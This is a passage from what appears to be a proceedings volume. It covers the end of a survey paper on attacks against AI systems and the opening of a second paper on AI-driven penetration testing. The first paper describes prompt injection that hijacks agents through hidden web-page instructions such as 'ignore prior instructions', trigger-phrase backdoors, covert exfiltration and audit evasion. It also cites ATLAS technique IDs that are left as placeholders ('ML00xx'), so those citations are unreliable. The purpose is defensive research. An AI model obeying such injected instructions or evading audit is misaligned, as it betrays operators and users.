Using carefully constructed inputs to subvert model behavior (jailbreaking, malicious role-play, etc.) as discussed. Many real cases fall here – the attacker’s “exploit code” is literally a string of text that the model misinterprets as a command. We have seen multi-turn prompt attacks where the adversary patiently leads the model astray over several interactions, as well as one-shot attacks where a single cleverly encoded prompt yields a bad outcome.

2) Adversarial Samples:

If targeting a traditional ML classifier (vision, malware detection, etc.), the attacker might input data specifically engineered to cause misclassification. For example, an attacker could slightly alter a malicious file so that an AI-based antivirus doesn’t recognize it, or craft an image that looks normal to humans but causes an AI vision system to see something else entirely.

3) Exploiting Plugins/Tools:

Modern AI agents can interface with external tools (web search, code execution, databases). If an attacker can interfere with these – say by feeding a malicious webpage to an AI agent that “reads” content from the web – they can extend the attack beyond the model. A recent demonstration showed how an AutoGPT agent could be hijacked via a prompt hidden on a web page it was asked to analyze. The agent ended up executing unintended commands because the injected content told it to ignore prior instructions and run malicious tasks.

D. Persistence and Evasion:

Attackers may seek to maintain long-term access or undetected status in an AI system. With model access, they could implant a backdoor into the model – for example, subtly adjust the training process to include a trigger phrase that always causes a specific response or behavior. Such a backdoored model might behave normally on all inputs except those containing the secret trigger, thus remaining hidden until needed. Evasion also includes avoiding detection by any security measures. An attacker might obfuscate adversarial queries to avoid logging (e.g., splitting a malicious instruction over multiple inputs or encoding it in an unexpected format) or might find ways to make malicious outputs appear benign to human reviewers. In a multi-turn scenario, an attacker could even design the AI’s responses to cover its tracks (imagine a prompt that not only exfiltrates data but then instructs the AI to apologize and delete the conversation, evading audit).

E. Privilege Escalation and Model Manipulation:

If the AI system has guardrails or multi-tiered instruction layers (e.g., a hidden “system” prompt with higher authority than user prompts), the attacker’s goal is to escalate their

influence to that level. Prompt injection itself is a form of privilege escalation in the context of an AI's instruction hierarchy – the attacker is trying to override the higher-level rules with their own. A successful jailbreak is essentially obtaining “admin” control over the model's outputs. Attackers may also attempt to manipulate how the model functions at run-time – for instance, by flipping a configuration setting via an exposed API, or by using one model to manipulate another in a chained system (see multi-agent scenarios in Section VI).

F. Discovery and Exfiltration:

Once an attacker has the model's trust or access, they often try to discover further information and exfiltrate valuable data. This could involve querying the model for its hidden prompts or instructions (a common goal in early prompt injection attacks was to reveal the exact content of system messages). It might also involve tricking the model into revealing sensitive training data. For example, an attacker might repeatedly ask an AI language model for snippets of source code until they piece together something proprietary that was in its training set. If the AI has access to internal databases or files (as part of an integrated system), the attacker will attempt to extract those by asking the AI for summaries or contents (possibly in coded form to slip past filters). Exfiltration in the AI context can be as straightforward as getting the AI to print out secrets, or as sneaky as having the AI encode data in its outputs that only the attacker can decode.

G. Impact and Manipulation:

Ultimately, attackers aim to impact the AI system or its operators – whether by corrupting its outputs, causing denial of service, or using it as a means to an end (like financial theft or reputational damage). Some impact techniques include model misuse (making the AI generate defamatory or disruptive content in someone's name), causing the AI to fail at critical tasks (e.g., tricking a medical AI to misdiagnose), or turning the AI into a pivot to attack other systems (as with Vanna.AI's RCE). An attacker might also use an AI to amplify their reach – using one compromised chatbot to send malware to thousands of users who trust it, for instance. Denial-of-service is another impact: attackers may craft inputs that are extremely resource-intensive (long or complex prompts that consume vast compute) to slow down or crash an AI service. And in cases of state-sponsored attacks, impacting public trust in AI systems could be a goal – making AI services unreliable or causing them to spread misinformation can sow chaos.

By mapping these activities onto MITRE ATLAS, defenders can ensure they consider the full kill-chain of AI-focused attacks. ATLAS also catalogs dozens of specific techniques under those tactics (56 techniques as of its 2024 release), each with real-world case studies and suggested mitigations. For example, ATLAS technique ML00xx: Model Theft via Query describes how an attacker can systematically query a model to rebuild a copy (as happened with some GPT-3 reverse-engineering attempts), and ML00yy: Prompt List Hijacking covers manipulating an LLM's system prompt to alter its behavior. Each technique is paired with possible defenses (rate-limiting queries, monitoring model outputs for

signs of copying, etc.). This framework of tactics and techniques serves as a knowledge base for threat hunters and red teams to anticipate what attackers might do.

Understanding attacker methodologies is crucial for devising appropriate defenses. In the next sections, we shift from the attacker's playbook to the defender's toolkit: frameworks for auditing AI systems and concrete strategies to secure them against the threats outlined above.

IV. AIS ECURITY AUDITING & PENETRATION FRAMEWORKS

As AI risks become clearer, governments and industry groups have introduced frameworks to audit, evaluate, and manage the security of AI systems. These frameworks serve as guidelines for systematically “red teaming” AI models and for implementing controls that reduce risk throughout the AI lifecycle.

A. NIST AI Risk Management Framework (AI RMF):

Published by the U.S. National Institute of Standards and Technology in 2023, the NIST AI RMF provides a voluntary, structured approach for organizations to address AI-related risks. It defines core functions – Govern, Map, Measure, and Manage – which parallel a lifecycle of understanding AI systems, assessing risks, monitoring the effectiveness of mitigations, and adjusting controls. The AI RMF emphasizes trustworthiness (e.g. that AI should be valid, reliable, safe, secure, explainable, privacy-preserving, and fair) and is designed to be adaptable across diverse use cases. The framework helps organizations identify potential harms from AI (to individuals, organizations, or society) and apply risk mitigations similar to those in cybersecurity. For instance, it suggests documenting an AI system's purpose and limitations, conducting impact assessments, and instituting human oversight for high-stakes AI decisions. While it is not mandatory, NIST's guidance has become a de facto baseline for AI governance in industry, and it aligns with global principles such as the OECD's (the RMF even references the OECD's definition of AI actors). By following the framework, companies can demonstrate due diligence in AI deployment, much like adhering to ISO security standards in traditional IT.

B. OWASP Top 10 for Large Language Models:

To address the surge of applications based on LLMs, the Open Web Application Security Project (OWASP) released an LLM Top 10 list of critical vulnerabilities and pitfalls in generative AI systems. The Top 10 (2024/2025 edition) includes:

1) Prompt Injection:

Malicious or unexpected inputs that manipulate the model's behavior (e.g., bypassing filters or issuing unintended commands).

2) Insecure Output Handling:

Failure to properly sanitize or validate model outputs, potentially leading to downstream exploits (for example, blindly executing code that an LLM generates could compromise systems).

3) Training Data Poisoning:

Compromise of the data used to train or fine-tune models, resulting in backdoors, bias, or degraded model integrity.

4) Model Denial of Service:

Inputs or usage patterns that cause resource exhaustion or crashes (e.g., extremely long prompts or recursive prompts that overwhelm the system).

5) Supply Chain Vulnerabilities:

Use of compromised or untrusted components, services, or datasets that undermine the AI system's security (for instance, a poisoned model from a third party, or a malicious plugin).

6) Sensitive Information Disclosure:

Failure to prevent an AI from divulging confidential data in its responses, leading to privacy breaches or loss of intellectual property.

7) Insecure Plugin Design:

LLM plugins or tool integrations that process untrusted inputs without sufficient sandboxing or access control, risking severe exploits like remote code execution.

8) Excessive Agency:

Granting LLMs unchecked autonomy to take actions on behalf of users or systems, leading to unintended consequences (e.g., an agent that can make purchases or control infrastructure without human review).

9) Overreliance on AI:

Failing to critically assess LLM outputs and treating them as always correct or safe, which can lead to wrong decisions or security incidents (for example, trusting an AI's code suggestion that introduces a vulnerability).

10) Model Theft:

Unauthorized access to or replication of proprietary models, risking theft of intellectual property or exposure of sensitive training data.

The list helps developers and auditors harden AI systems through testing, with suggestions for mitigation like input validation and output sanitization.

C. EU AI Act:

The EU's 2024 AI Act classifies AI by risk level, with high-risk systems regulated and banned practices like real-time biometric identification. Violations can result in penalties up to €35 million or 7% of global turnover. This act ensures AI is safe, ethical, and transparent, influencing global AI governance.

D. OECD AI Principles:

Adopted by 42 countries, these principles guide AI development with a focus on fairness, transparency, safety, and accountability. They align with other global frameworks and foster international AI governance dialogue.

E. India's Responsible AI for All:

India's 2021 initiative emphasizes ethical AI development with principles like safety, privacy, transparency, and inclusivity. It promotes bias audits and sector-specific guidelines, aiming to balance innovation with responsible AI deployment.

These frameworks guide organizations in AI security auditing, compliance, and risk management. They offer methods for policy checks, technical assessments, and governance structures, ensuring systematic AI security and ethics management.

V. DEFENSE STRATEGIES AND RED TEAMING INTEGRATION

Defending AI systems requires a combination of robust system design, proactive testing, and ongoing oversight. Here we highlight key defense strategies, from technical mitigations to operational practices, that help counter the attacker techniques discussed earlier.

A. Secure Architecture and Sandboxing:

A fundamental principle is to sandbox and isolate AI components so that if they are compromised, the damage is contained. For instance, any feature that allows an LLM to execute code or perform system actions (such as an LLM agent with a plugin for shell commands) should run in a restricted environment with minimal privileges. The Vanna.AI case is instructive – the maintainers' mitigation was to advise running the chart-rendering module in a sandbox, preventing arbitrary code execution from affecting the host environment. Similarly, if a chatbot integrates with internal databases, one should implement strict role-based access controls and query whitelisting, such that even if prompt injection occurs, the AI cannot retrieve data it shouldn't. Network segmentation can also help: for example, an AI that summarizes internal documents might be hosted on a server that cannot connect to the open internet, to prevent exfiltration. In essence, apply the zero-trust mindset to AI components – assume they could be compromised and design layers around them.

B. Guardrails on Inputs and Outputs:

Since prompt injection is a central threat, much defensive effort goes into hardening prompts and filtering inputs/outputs. One approach is using a "secure prompt template" – a strategy where the system instructions are structured in a way that's less prone to override, and all user input is carefully escaped or delimited. Developers might, for instance, insert markers before and after user content in the composite prompt, and train the model that anything between markers is not to be treated as an instruction. Additionally, input sanitization can strip out obviously dangerous patterns (like SQL commands, `<script>` tags, or keywords like "ignore" and "system:"). Of course, attackers will obfuscate, so this is an ongoing cat-and-mouse. For outputs, implementing content filters on model responses is critical. Many LLM deployments use a two-pass approach: the first pass generates a raw answer, and a second pass (using either another AI or rule-based system) checks that answer for policy violations or anomalies. For example, OpenAI's own ChatGPT has a moderation API that intercepts disallowed content in outputs. Similarly, if an AI writes code that will be executed, that code should be run through static analysis or safety checks (e.g., no calls to dangerous functions if not expected). Human-in-the-loop can also be a guardrail for outputs: have a human review certain high-risk actions an AI is about to take or content it's about to publish (especially in enterprise settings).

C. Robust Training and Alignment:

Building security into the model during training is another strategy:

1) Adversarial Training:

Incorporate known attack patterns and adversarial examples into the training data so the model learns to handle them safely. For instance, include examples of prompt injections and reinforce the correct behavior (refusal or neutral completion). This was done with GPT-4's development – the model was fine-tuned with a plethora of “jailbreak” attempts so it could learn to resist many of them. Anthropic's constitutional AI approach similarly tries to bake in certain ethical principles via training. Adversarial training can improve resilience, though as research has shown, even well-aligned models can be vulnerable to novel attacks.

2) Least-Privilege Learning:

If an AI can be fine-tuned to not have certain knowledge or abilities it doesn't need, that reduces risk. For example, if you're building a medical chatbot, you might fine-tune it only on medical text and remove any knowledge about, say, how to write code or perform system operations, so that even if asked to, it can't produce harmful code or act outside its domain.

3) Differential Privacy:

Training with differential privacy (adding noise to gradients, etc.) can reduce overfitting to specific data points, mitigating the risk of the model memorizing and later revealing exact sensitive entries. This way, even if an attacker tries a model inversion, they're less likely to get real personal data out.

D. Continuous Monitoring and Anomaly Detection:

Given that new exploits will emerge, it is critical to monitor AI system behavior in real time. This involves logging inputs and outputs and analyzing them for signs of attack:

1) Input Anomaly Detection:

Look for input patterns that are suspicious – e.g., a spike in user queries that contain base64 strings (could indicate someone trying to smuggle instructions), or repeated attempts to get the AI to talk about its system prompt. Unusual input lengths or encodings might also be flagged.

2) Output Monitoring:

Similarly, monitor outputs. If a normally helpful assistant suddenly starts outputting system file paths or large dumps of data, that's an immediate red flag. One can implement automated monitors that trigger alerts if outputs contain certain sensitive patterns (like a regex for 16-digit numbers that could be credit cards, or company-specific keywords that shouldn't appear).

3) User Feedback and Rating:

Encourage users (or internal testers) to report strange AI behavior. Many companies have a feedback mechanism (“Did this answer seem off? Flag it.”). This can crowdsource the discovery of issues that automated tools miss.

4) Canary Inputs:

One clever technique is to occasionally give the AI known benign or malicious prompts to ensure it responds correctly – like a canary test. If it ever fails (e.g., it responds in an unsafe way to a known test prompt), that signals something might have changed or gone wrong in its configuration or knowledge.

E. Red Teaming and Stress Testing:

Just as penetration testing is standard in cybersecurity, red teaming is becoming standard for AI. This means regularly simulating attacker behavior against your own AI systems. Dedicated red teams (internal or external) will try everything

from prompt injections and data exfiltration attempts to bias exploits. The findings from these drills feed directly into improving the system. For example, if a red team finds that the model can be induced to output an API key by phrasing the request a certain way, developers can then sanitize that scenario or remove the key from the model's knowledge. It's critical to perform such tests not only before deployment but continuously, because threats evolve and updates to the AI can introduce regressions. Notably, in 2023 a coalition of AI companies and the U.S. government hosted a public red-teaming challenge at DEF CON 31, enlisting thousands of participants to probe multiple LLMs for weaknesses. Such exercises demonstrate the value of diverse perspectives in uncovering AI flaws and are likely to become regular occurrences. Crucially, it's not a one-time exercise. Continuous red teaming (including via community bug bounty programs) is needed as models and usage patterns evolve. Some organizations even deploy “honeypot” prompts – inviting attackers to try things on a sacrificial model instance – to learn from their techniques.

To measure progress, defenders use security evaluation metrics. One common metric is Attack Success Rate (ASR) – the percentage of adversarial attempts that successfully elicit undesired behavior from the model. By tracking ASR over time (ideally seeing it go down after fixes), teams can quantify whether a model is becoming harder to exploit. Other metrics include the diversity of successful attacks (a lower diversity might indicate the model is only weak to a narrow kind of trick), transferability (whether an exploit on one model works on others, which might indicate more fundamental vulnerabilities), and robustness (consistency of defense – e.g., does a slight variation of a known attack still succeed or not). These metrics, akin to test coverage in software QA, help ensure that improvements are not just anecdotal but measurable.

F. Defense-in-Depth:

No single fix will stop all attacks, especially given the adaptive nature of adversaries and the complexity of AI behavior. Therefore, effective AI defense employs multiple layers of safeguards:

- At the model level, ensure the AI itself is as aligned and robust as possible (through training and fine-tuning methods as above).
- At the application level, wrap the AI with guardrails – validate inputs, constrain outputs, moderate content, and limit actions the AI can autonomously perform.
- At the infrastructure level, use traditional security best practices: sandbox execution, restrict network access for the AI service, apply authentication and rate limiting on AI APIs, encrypt sensitive data at rest and in transit to reduce the impact of leaks.
- At the organizational level, institute policies, user training, and incident response plans. For instance, train staff not to input confidential data into unapproved AI tools (to avoid leaks like Samsung's), and have a clear procedure for what to do if the AI produces a harmful output or if an attacker claims a bounty for an exploit they found.

G. Adaptive and Resilient AI Systems:

We are likely to see more AI-assisted defense mechanisms as well. Just as attackers use AI to find exploits, defenders can use AI to detect them. For example, one could have an AI system that observes another AI's conversations and looks for patterns that suggest it's being manipulated (kind of like an AI overseer). Research is ongoing into AI models that can verify other models' outputs (for consistency or truthfulness) and into self-healing systems that can curtail their capabilities when they detect anomalies (e.g., an AI agent might automatically drop to a limited mode if it gets a request that looks suspiciously like a prompt injection). While these ideas are experimental, they point toward a future where AI systems might autonomously contribute to their own security. In summary, defending against the chatbot conspiracy requires a blend of classic cybersecurity hygiene and AI-specific safeguards. By architecting secure systems, rigorously testing with red teams, employing continuous monitoring, and adhering to emerging frameworks and best practices, practitioners can significantly reduce risk. Yet it's clear that as AI technology and attacker creativity evolve, this will be a continuous battle – one demanding vigilance, adaptability, and a willingness to update tactics as quickly as the threat actors do.

VI. FUTURE OUTLOOK AND CHALLENGES

Looking forward, the interplay between AI advancements and security threats is likely to become even more complex. Several emerging trends and challenges are on the horizon:

A. Autonomous Agents and AutoGPT:

The rise of autonomous AI agents – systems like AutoGPT, BabyAGI, and other multi-step, self-directed AI programs – opens a new frontier for attacks. These agents chain together LLM operations with external tools (web browsing, code execution, file system access, etc.) to perform goals with minimal human oversight. While powerful, they also amplify the impact of prompt injections and other exploits. A prompt that hijacks one step of an agent's plan could cascade into harmful actions executed in later steps. For example, if an AutoGPT agent reading a website encounters malicious instructions embedded in the page, it might obediently execute those instructions on the host system. Researchers have demonstrated a prompt injection against an AutoGPT-like agent that was “guaranteed to work 100% of the time,” allowing arbitrary code execution via the agent. This is particularly worrying as companies consider using such agents for business tasks – one expert noted that any organization deploying autonomous agents has now unwittingly introduced a vulnerability to prompt injection attacks. In the near term, these risks may actually slow adoption of autonomous AI in enterprise settings until safety mechanisms catch up. Defenders will need to adapt techniques like rigorous sandboxing, least-privilege tool access, and extensive red-team testing specifically for multi-agent systems. We may also see “circuit breakers” implemented – e.g., an agent might have to get explicit human approval before executing high-risk actions or could be automatically halted if it attempts to self-modify or perform out-of-scope tasks.

B. AI-Driven Misinformation and Deepfakes:

As generative models improve, the line between real and fake content blurs further. We will likely see AI used heavily in disinformation campaigns, social engineering scams, and political propaganda. Deepfake videos and synthetic voices can already be created with relative ease and convincing realism; moving forward, advancements in technology will make their mass production even more effortless and widespread. A worrying scenario is the use of AI to automate personalized disinformation – for instance, an attacker could generate fake news articles or deepfake audio messages tailored to specific individuals or groups (mimicking their trusted contacts or confirming their biases). The deepfake CFO scam is a harbinger of this threat, and it's not hard to imagine more cases where AI-generated voices trick employees into unauthorized actions. Beyond fraud, consider political misinformation: fake speeches or interviews of public figures can be synthesized to spread false statements, and armies of AI-driven bots could flood social networks with highly persuasive, human-like propaganda. The challenge for defenders and society at large is multifaceted. We will need better deepfake detection tools (research into AI that can tell apart real vs AI-generated artifacts), content provenance techniques (watermarking or cryptographic signing of legitimate media), and public education to raise awareness about this threat. Regulations like the EU AI Act's mandate to label deepfake content are a step in the right direction, but enforcement will be difficult globally. We may also see social media platforms and news outlets investing in AI to filter or flag suspicious content in real time. The cat-and-mouse between AI that generates fakes and AI that detects fakes will be a significant aspect of future cybersecurity.

C. Self-Tuning and Evolving Models:

An emerging capability is for AI systems to learn on the fly from new data (online learning) or to self-improve through reinforcement learning based on interactions. While this can make AI more adaptive, it also introduces a security risk: model drift or manipulation over time. If a model is continuously learning from user input, an attacker can try to influence that learning process by injecting many subtly biased inputs. Over time, these nudges could cumulatively push the model's behavior in a malicious direction (a kind of slow poisoning that might evade notice). For example, imagine a customer service chatbot that learns from each conversation – if a coordinated group of attackers converses with it repeatedly and gives feedback thumbs-up to inappropriate answers, they might collectively shift its responses toward those inappropriate answers for all users. Another scenario is an AI coding assistant that retrains on the code it helps produce; an attacker might repeatedly prompt it in a way that it starts suggesting insecure code patterns, gradually degrading the security of software written with its aid. Defending dynamic, self-updating models will require robust validation pipelines – essentially, scanning the “learned” changes for signs of tampering. One approach might be to maintain a fixed base model and only allow a separate, sandboxed module to learn (so that the core model can be rolled back if needed). Another is to set strict bounds on how much a model can change without human review. We might also see mechanisms like periodic revalidation, where

a self-tuned model is regularly evaluated against the original training objectives to ensure it hasn't drifted into undesirable behavior.

D. Multi-Agent Orchestration Risks:

As AI deployments scale, we might have ecosystems of multiple AI services interacting with each other. For example, an enterprise might use one AI model to generate data, another to analyze it, and another as a conversational interface – all feeding into each other's outputs. This orchestration of AI agents can lead to complex failure modes and novel security issues. One agent's flawed or biased output could be taken as input by another agent, compounding errors (imagine an AI data analyzer that mistakes a harmless network spike as a cyberattack and feeds that to a response AI, which then unnecessarily shuts down systems). In terms of security, AI-to-AI trust becomes a question: if one agent in the chain is compromised or malicious, how would the others know? An attacker might target the weakest link (say, a less-protected AI service) and use it to inject false information that all the downstream AIs believe and act on. This is analogous to supply-chain attacks in software, but within AI decision loops. Ensuring robustness here might involve implementing something akin to zero-trust for AI agents: each agent verifies and cross-checks information rather than blindly trusting peers. Techniques like ensemble agreement (having multiple models or methods cross-verify a critical piece of data) could help. There's also an operational challenge: debugging and auditing decisions made across several AI agents is much harder than for a single system. As multi-agent systems become more common (in complex automation, autonomous vehicles platooning, etc.), security teams will need new tools to trace logic flows and detect where a manipulation might have occurred in the chain. Research into secure multi-agent protocols – including authentication between agents, signed metadata (to prove what outputs were generated by which agent without tampering), and consensus mechanisms – will be crucial.

E. Legal and Ethical Conundrums:

A persistent future challenge lies in determining accountability when AI systems go awry. If a chatbot gives dangerously misleading advice or a self-driving car's vision model is manipulated to cause an accident, who bears responsibility – the developers, the deployer, the end-user, or the AI itself? We are entering uncharted territory in law and insurance regarding AI-induced harm. Regulations like the EU AI Act introduce obligations and penalties for AI providers and users (assigning clear responsibility to the "AI actors" in the value chain), but enforcing accountability in cross-border and open-source contexts will be difficult. We may see new laws defining liabilities for AI, akin to how product liability works for software or how GDPR assigns liability for data breaches. Ethical frameworks will need to evolve alongside technical defenses, ensuring AI deployments adhere not just to security best practices but also to fairness and transparency norms. International coordination on AI governance is also increasing (the United Nations, for example, has called for a global AI watchdog), underscoring that AI security is a worldwide concern requiring cross-border solutions.

In spite of these challenges, the future is not only about escalating threats. We can expect more sophisticated defensive measures and industry collaboration to rise in tandem. AI itself will be part of the solution – for example, using AI to scan software for vulnerabilities or to automate threat response (as seen in DARPA's recent programs leveraging AI for cybersecurity). Major AI firms are forming alliances (e.g., the Frontier Model Forum in 2023) to collaboratively advance AI safety research and set security standards, underlining that these challenges require a united effort by all stakeholders. The co-evolution of AI offense and defense will continue, effectively an arms race between attackers and defenders, but one where shared knowledge and proactive innovation can give defenders an edge.

VII. CONCLUSION

Artificial intelligence has become a double-edged sword in cybersecurity. On one side, defenders harness AI to detect intrusions, filter spam, and automate responses; on the other side, attackers exploit AI systems and use AI tools to supercharge their own attacks. This paper has explored the myriad ways in which attackers manipulate AI – the so-called "chatbot conspiracy" – and the equally diverse strategies that experts are deploying to fight back. We have seen that prompt injections, data poisoning, and deepfakes are no longer theoretical possibilities but real threats evidenced by incidents like Vanna.AI's vulnerability and high-profile data leaks. Against this backdrop, the community has responded with frameworks (from MITRE ATLAS to the NIST AI RMF and beyond) and a defense toolkit that blends classical cybersecurity practices with AI-specific measures.

Several key insights emerge. First, securing AI is a socio-technical challenge: technology alone won't save us without proper processes, user training, and possibly regulation. Cases like Samsung's internal leak show that even the most advanced AI model cannot prevent a human from making a mistake – hence, clear policies and staff awareness are integral to AI security. Second, attacks on AI often mirror traditional attacks (injection, social engineering, supply chain tampering) but transposed into new forms – this means security fundamentals (like least privilege, input validation, and monitoring) remain crucial in the AI era. Many defenses we apply today (sandboxing, auditing, patching) are evolutions of long-standing practices, adapted to an AI context. Third, AI security is an ongoing race. As attackers discover novel exploits such as multi-turn jailbreaks or autonomous agent hijacking, defenders must continually red team their systems and update mitigations. There is no final patch or silver bullet; much like computer viruses versus antivirus, it will be a continuous cycle of exploit and countermeasure.

Encouragingly, the very nature of AI provides hope that solutions will keep pace. Collaboration across industry, academia, and government is ramping up – for example, information sharing about AI incidents and vulnerabilities is increasing, and events like the DEF CON red teaming challenge have galvanized a broader community to contribute to AI safety. The fact that major initiatives like the EU AI Act and OECD guidelines are now in place indicates recognition at the highest levels that AI requires a mindful approach to security and ethics. If organizations adhere to these

guidelines and invest in robust AI risk management, they can significantly reduce their exposure to AI-related incidents. Ultimately, embracing AI securely will be a cornerstone of digital trust in the coming years. Just as businesses today must demonstrate good cybersecurity hygiene, soon they will need to demonstrate “AI hygiene” – showing that their AI systems have been audited, secured, and are continuously monitored for misuse. Those that fail to do so may suffer not just cyberattacks but also loss of customer trust and regulatory penalties. On the other hand, organizations that master AI security can confidently leverage AI’s benefits – automating processes, gleaning insights, engaging users – without falling prey to the conspiracies of malicious actors. In conclusion, the battle between attackers and AI defenders is well underway, and both sides are rapidly innovating. By learning from early incidents and proactively implementing the defenses and frameworks discussed, we tilt the balance in favor of security. Securing AI will likely become a standard part of cybersecurity strategy, requiring collaboration between machine learning experts, security engineers, and policymakers to anticipate threats and ensure AI systems remain beneficial and trusted. While the fight will no doubt continue, a combination of human vigilance, resilient engineering, and perhaps a little help from AI itself will ensure that our intelligent machines remain trusted allies rather than unwitting accomplices in cybercrime.

ACKNOWLEDGMENT

The author gratefully acknowledges the contributions of the broader cybersecurity research community and publicly available case studies, which offered critical insights into real-world tactics used to manipulate AI systems. The case studies and analytical perspectives are further enriched by

publicly available industry reports, reputable online resources, and AI-generated insights from models such as ChatGPT and Claude. The thoughtful integration of these varied sources played a vital role in shaping the content and conclusions presented in this work.

REFERENCES

- 1 R. Lakshmanan, “Prompt Injection Flaw in Vanna AI Exposes Databases to RCE Attacks,” June 2024, The Hacker News.[Online]. Available: <https://thehackernews.com/2024/06/prompt-injection-flaw-in-vanna-ai.html>
- 2 K. Park, “Samsung bans use of generative AI tools like ChatGPT after April internal data leak,” May 2023, TechCrunch. [Online]. <https://techcrunch.com/2023/05/02/samsung-bans-use-of-generative-ai-tools-like-chatgpt-after-april-internal-data-leak/>
- 3 G. Noto, “Scammers siphon \$25M from engineering firm Arup via AI deepfake ‘CFO’,” May 2024, CFO Dive. [Online]. <https://www.cfodive.com/news/scammers-siphon-25m-engineering-firm-arup-deepfake-cfo-ai/716501/>
- 4 A. Alexis, “EU lawmakers pass sweeping AI rules with global reach, stiff penalties,” CFO Dive, Mar. 13, 2024, [cfodive.com](https://www.cfodive.com/news/eu-lawmakers-pass-sweeping-ai-rules/).
- 5 OWASP Foundation, “OWASP Top 10 for Large Language Model Applications v1.1,” Nov. 2023, [owasp.org](https://owasp.org/Top10/A-2023-LLM-Top10/).
- 6 Ciber-4-All Team, “MITRE ATLAS: How can AI be attacked?,” Tarlogic Security Blog, Aug. 26, 2024, [tarlogic.com](https://tarlogic.com/mitre-atlas/).
- 7 T. Keary, “How prompt injection can hijack autonomous AI agents like Auto-GPT,” VentureBeat, Apr. 20, 2023, [venturebeat.com](https://venturebeat.com/2023/04/20/how-prompt-injection-can-hijack-autonomous-ai-agents-like-auto-gpt/).
- 8 NITI Aayog, “Principles for Responsible AI – #AIForAll (Part 1),” Approach Paper, Feb. 2021, [accesspartnership.com](https://www.aicouncil.gov.in/publications/principles-for-responsible-ai-part-1/).
- 9 Kili Technology, “The Ultimate Guide to Red Teaming LLMs and Adversarial Prompts,” Oct. 2023, [kili-technology.com](https://www.kili-technology.com/red-teaming-llms/).
- 10 OECD, “AI Principles – 2019 and 2024 Updates (Overview),” 2024, [oecd.org](https://www.oecd.org/ai/).
- 11 M. Haddad, “Fake Pentagon explosion photo goes viral: How to spot an AI image,” Al Jazeera, May 23, 2023, [aljazeera.com](https://www.aljazeera.com/news/2023/5/23/fake-pentagon-explosion-photo-ai/).

AI-Driven Transformations in Vulnerability Assessment and Penetration Testing (VAPT)

Mr. Hrithik Lall
Cyber Security Lead in Dept. of VAPT
Softcell Technologies Global Pvt. Ltd.
Mumbai, India
Email: hritikl@softcell.com

Mr. Vinit Tyagi
AVP – CTI in Dept. of VAPT
Softcell Technologies Global Pvt. Ltd.
Delhi, India
Email: viniitt@softcell.com

Mr. Rupam Nag
IT Security Analyst of VAPT
Softcell Technologies Global Pvt. Ltd.
Mumbai, India
Email: rupamn@softcell.com

Abstract— Artificial Intelligence (AI) is revolutionizing the field of cybersecurity, especially within the domains of Vulnerability Assessment and Penetration Testing (VAPT). By automating repetitive and complex tasks, AI tools enhance speed, precision, and coverage in identifying security flaws. Technologies such as PentestGPT, DeepSeek, and ChatGPT are increasingly employed to generate scripts, simulate attacks, and compile reports in minutes, tasks that previously took hours or days of manual effort. The study concludes by proposing directions for future AI-VAPT frameworks with a focus on transparency, federated learning, and regulatory alignment.

However, the adoption of AI in VAPT also introduces a range of challenges. AI-generated code can be unpredictable or unsafe, raising questions about reliability and trust. Privacy concerns arise when sensitive scan data is used to train or prompt AI models. Moreover, existing regulations such as India's Digital Personal Data Protection Act (DPDPA), the European Union's General Data Protection Regulation (GDPR), and California's Consumer Privacy Act (CCPA) demand strict compliance when AI processes personal data.

This paper presents a comprehensive exploration of AI-driven VAPT through a comparative study of traditional and modern techniques, highlighting both the transformative advantages and emerging risks. By analyzing case studies and research findings, the paper identifies ethical concerns, outlines the current regulatory landscape, and proposes a roadmap for secure, responsible integration of AI into penetration testing. The discussion culminates in a forward-looking perspective on the future of AI in cybersecurity, emphasizing transparency, explainability, and ethical deployment as cornerstones of success.

Keywords—AI-Generated Scripts, PentestGPT, Automated Exploitation Techniques, Data Privacy in AI-based VAPT, Offensive Security, Security Risks, DPDPA

I. INTRODUCTION

A. The Evolution of VAPT

For decades, organizations have depended on VAPT to proactively uncover security gaps in their digital infrastructure. Traditional VAPT was largely a manual process, requiring deep expertise in system architecture, network protocols, scripting, and exploit development. Security professionals would follow a series of steps: reconnaissance, scanning, enumeration, vulnerability analysis, exploitation, and post-exploitation.

Popular tools like Nmap, Nikto, Nessus, and Metasploit were instrumental in aiding testers, but human insight was essential to filter out false positives, prioritize threats, and make contextual decisions. Reports were written manually

and tailored for different stakeholders, which made the process slow, laborious, and prone to human error.

B. The Role of AI in Modern Cybersecurity

AI-powered VAPT tools are transforming cybersecurity by enhancing automation, intelligence, and adaptability [1]:

- **Natural Language Processing (NLP):** Automatically generates comprehensive and human-readable reports from scan data, reducing manual documentation time.
- **Reinforcement Learning (RL):** Enables tools to simulate dynamic attack paths and optimize penetration strategies based on outcomes.
- **Generative AI:** Crafts custom exploit scripts, such as Python payloads for SQL injection, based on natural language prompts.

Despite these advancements, challenges remain. Ethical concerns over AI misuse, high false positive rates, and strict regulations (e.g., DPDPA, GDPR) complicate widespread AI integration in cybersecurity operations. These challenges inform the need for structured research, as outlined below.

C. RESEARCH OBJECTIVES

The primary objective of this paper is to explore the profound influence of Artificial Intelligence on the domain of Vulnerability Assessment and Penetration Testing (VAPT). As organizations increasingly adopt AI-driven security tools, it becomes crucial to assess both their capabilities and the associated challenges. The paper is structured around the following key objectives:

- **Analyze AI's impact on VAPT efficiency and accuracy:** The research examines how AI technologies reduce manual effort, improve detection rates, and accelerate vulnerability identification. It also evaluates AI's role in lowering false positives and enhancing overall testing accuracy through intelligent decision-making.
- **Identify key risks introduced by AI in VAPT:** The study highlights potential dangers, such as the deployment of unverified AI-generated exploits, the possibility of code instability, and the risk of data exposure. These threats emphasize the need for rigorous validation of AI outputs.
- **Evaluate regulatory frameworks relevant to AI-VAPT:** The paper reviews laws such as India's DPDPA, EU's GDPR, and California's CCPA to

understand their implications when personal or sensitive data is processed by AI tools.

- Provide practical recommendations for secure AI integration: Finally, the paper offers strategic guidelines for organizations to responsibly and securely implement AI within their VAPT lifecycle, ensuring both compliance and effectiveness.

II. BACKGROUND AND LITERATURE REVIEW

A. The Evolution of VAPT

- 1990s–2000s - Manual Penetration Testing: Early VAPT efforts heavily relied on manual techniques. Security experts used tools like Metasploit Framework to exploit vulnerabilities through deep technical understanding and custom scripts. This era emphasized human intuition, but was time-consuming, labor-intensive, and limited in scalability.
- 2010s - Semi-Automated Tools: With growing cyber threats, the 2010s saw the rise of semi-automated tools such as Burp Suite, Nessus, and Nmap. These solutions could scan systems, identify known vulnerabilities, and provide remediation suggestions. While they increased efficiency, they still required expert interpretation and manual exploitation for deeper analysis.
